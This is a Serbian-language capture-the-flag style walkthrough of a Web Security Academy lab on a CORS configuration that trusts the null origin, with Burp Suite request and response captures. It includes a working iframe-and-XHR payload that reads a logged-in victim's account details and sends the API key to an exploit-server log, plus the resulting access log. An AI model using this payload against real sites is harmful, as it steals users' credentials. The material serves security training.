

CORS Vulnerabilities

Lab: CORS vulnerability with trusted null origin

Cilj zadatka: Iskoristiti nesigurnu CORS konfiguraciju koja bezuslovno veruje null poreklu (Origin: null), sa ciljem da se pomoću zlonamerne JavaScript skripte presretne i ukrade API ključ administratora.

Postupak rešavanja:

1. Ulogovati se na aplikaciju sa odgovarajućim kredencijalima

The screenshot shows the Web Security Academy lab interface. At the top, the lab title is 'CORS vulnerability with basic origin reflection'. To the right of the title, there is a green 'LAB' badge, a 'Not solved' status, and a flask icon. Below the title, there are three buttons: 'Go to exploit server' (orange), 'Submit solution' (orange), and 'Back to lab description >>' (blue). On the right side of the interface, there are links for 'Home', 'My account', and 'Log out'. The main section is titled 'My Account' in blue. Below this title, it says 'Your username is: wiener' and 'Your API Key is: LMtathWQFV9xFs8FcRTZnvrWyuARi49v'. There is a form with an 'Email' label and a text input field. Below the input field is a green 'Update email' button.

2. Pregledati HTTP istoriju u Burp Suite i uočiti da se API ključ povlači preko AJAX zahteva na rutu /accountDetails. Osim toga, response sadrži Access-Control-Allow-Credentials što ukazuje da potencijalno podržava CORS
3. Poslati zahtev u Burp Repeater i ponovo poslati sa dodatim hederom Origin: null

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 X +

Send Cancel < > * Burp AI

Target: https://0a5400eb04fccd0680d330d500300083.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /accountDetails HTTP/2
2 Host: 0a5400eb04fccd0680d330d500300083.web-security-academy.net
3 Origin: null
4 Cookie: session=FYhSLhLqWh0SufDv3ZhanipkEutAo3H
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand",v="14", "Chromium",v="146"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a5400eb04fccd0680d330d500300083.web-security-academy.net/my-account?id=wienex
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18
```

Response

Inspector Notes Custom actions

Event log (3) All issues

Memory: 225.6MB of 7.84GB Disabled

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 X +

Send Cancel < > * Burp AI

Target: https://0a5400eb04fccd0680d330d500300083.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /accountDetails HTTP/2
2 Host: 0a5400eb04fccd0680d330d500300083.web-security-academy.net
3 Origin: null
4 Cookie: session=FYhSLhLqWh0SufDv3ZhanipkEutAo3H
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand",v="14", "Chromium",v="146"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a5400eb04fccd0680d330d500300083.web-security-academy.net/my-account?id=wienex
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: null
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Vary: X-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "wienex",
10  "email": "",
11  "apikey": "ULpRgRpuuFYQJEXB-JMUc667Zzg3LI4s",
12  "sessions": [
13    "FYhSLhLqWh0SufDv3ZhanipkEutAo3H"
14  ]
15 }
```

Inspector Notes Custom actions

Event log (3) All issues

Done 338 bytes | 63 millis

Memory: 225.6MB of 7.84GB Disabled

4. U exploit serveru uneti sledeću skriptu i zameniti odgovarajući lab id i exploit server id

Body:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
};
</script>"></iframe>
```


Store

View exploit

Deliver exploit to victim

Access log

5. Klikom na View exploit potvrditi da exploit funkcioniše



6. Vratiti se na exploit server i kliknuti na Deliver exploit to victim

7. Klikom na Access log pronaći administratorov api ključ i predati kao rešenje zadatka

```
*k.css HTTP/1.1 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
~agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
p/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
}0 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
$22username%22%3A%20%22administrator%22%2C%0A%20%22email%22%3A%20%22%22%2C%0A%20%22apikey%22%3A%20%228BA6CWEzKzeqbTwMZSxxnE8L7xs92ZWG%22%
~k.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
~k.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.
```

Web Security Academy

CORS vulnerability with trusted null origin

LAB

Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)